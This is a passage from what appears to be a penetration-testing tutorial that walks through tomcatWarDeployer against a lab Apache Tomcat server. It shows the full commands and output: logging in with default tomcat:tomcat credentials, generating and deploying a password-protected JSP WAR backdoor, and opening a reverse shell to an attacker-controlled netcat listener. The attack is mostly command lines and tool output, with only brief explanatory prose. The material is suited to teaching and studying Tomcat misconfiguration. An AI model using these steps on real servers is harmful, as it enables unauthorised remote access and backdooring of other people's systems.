


```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom
cat -s -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
DEBUG: Trying Creds: ["tomcat:tomcat"]:
        Browsing to "http://192.168.36.152:8080/"...
DEBUG: Trying to fetch: "http://192.168.36.152:8080/"
DEBUG: Probably found something: Apache Tomcat/9.0.31
DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"
DEBUG: Probably found something: Apache Tomcat/9.0.31
INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.
INFO:   At: "http://192.168.36.152:8080/manager"
INFO: [Simulation mode] No JSP backdoor generation.
DEBUG: Checking if app jsp_app is deployed at: http://192.168.36.152:8080/manage
r
DEBUG: App not deployed.
INFO: It looks that the application with specified name "jsp_app" has not been d
eployed yet.
INFO: [Simulate mode] Then it goes for JSP backdoor deployment and the game is o
ver.

hackercoolmagz@kali:~/tomcatWarDeployer$ 
```

In the above image, the simulations says that it reached the target, validated the credentials and did everything to prove that the attack works. But it did not deploy the payload.


The "-C" option specifies not to connect to the spawned shell immediately. By default, it connects to the spawned shell immediately. This option stops that letting us use other handle

-rs like Metasploit or Netcat. Since we already started a netcat listener, we will use this optio-
n for now. We can specify the target IP address and port at the end of the command as show
-n below.




```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -U tomcat -P tom
cat -C -v -X 123456 -H 192.168.36.130 -p 4646 192.168.36.152:8080

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
DEBUG: Trying Creds: ["tomcat:tomcat"]:
        Browsing to "http://192.168.36.152:8080/"...
DEBUG: Trying to fetch: "http://192.168.36.152:8080/"
DEBUG: Probably found something: Apache Tomcat/9.0.31
DEBUG: Trying to fetch: "http://192.168.36.152:8080/manager"
DEBUG: Probably found something: Apache Tomcat/9.0.31
INFO: Apache Tomcat/9.0.31 Manager Application reached & validated.
INFO:   At: "http://192.168.36.152:8080/manager"
DEBUG: Generating JSP WAR backdoor code...
DEBUG: Preparing additional code for Reverse TCP shell
DEBUG: Generating temporary structure for jsp_app WAR at: "/tmp/tmpmQOJkn"
DEBUG: Working with Java at version: 11.0.3
DEBUG: Generating web.xml with servlet-name: "JSP Application"
DEBUG: Generating WAR file at: "/tmp/jsp_app.war"
DEBUG: adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: files/ (in=0) (out=0) (stored 0%)
adding: files/META-INF/ (in=0) (out=0) (stored 0%)
DEBUG: Checking if app jsp_app is deployed at: http://192.168.36.152:8080/manage
r
DEBUG: App not deployed.
INFO: It looks that the application with specified name "jsp_app" has not been d
eployed yet.
DEBUG: Deploying application: jsp_app from file: "/tmp/jsp_app.war"
DEBUG: Removing temporary WAR directory: "/tmp/tmpmQOJkn"
INFO: WAR DEPLOYED! Invoking it...
DEBUG: Invoking application at url: "http://192.168.36.152:8080/jsp_app/"
DEBUG: Adding 'X-Pass: 123456' header for shell functionality authentication.
WARNING: Set up your incoming shell listener, I'm giving you 5 seconds.
nc -lDEBUG: Application invoked correctly.
INFO: ------------------------------------------------------------
INFO: JSP Backdoor up & running on http://192.168.36.152:8080/jsp_app/
INFO:
Happy pwning. Here take that password for web shell: '123456'
INFO: ------------------------------------------------------------


hackercoolmagz@kali:~/tomcatWarDeployer$ nc -lv
```

At our netcat listener, we already have a shell as you can see in the image below.

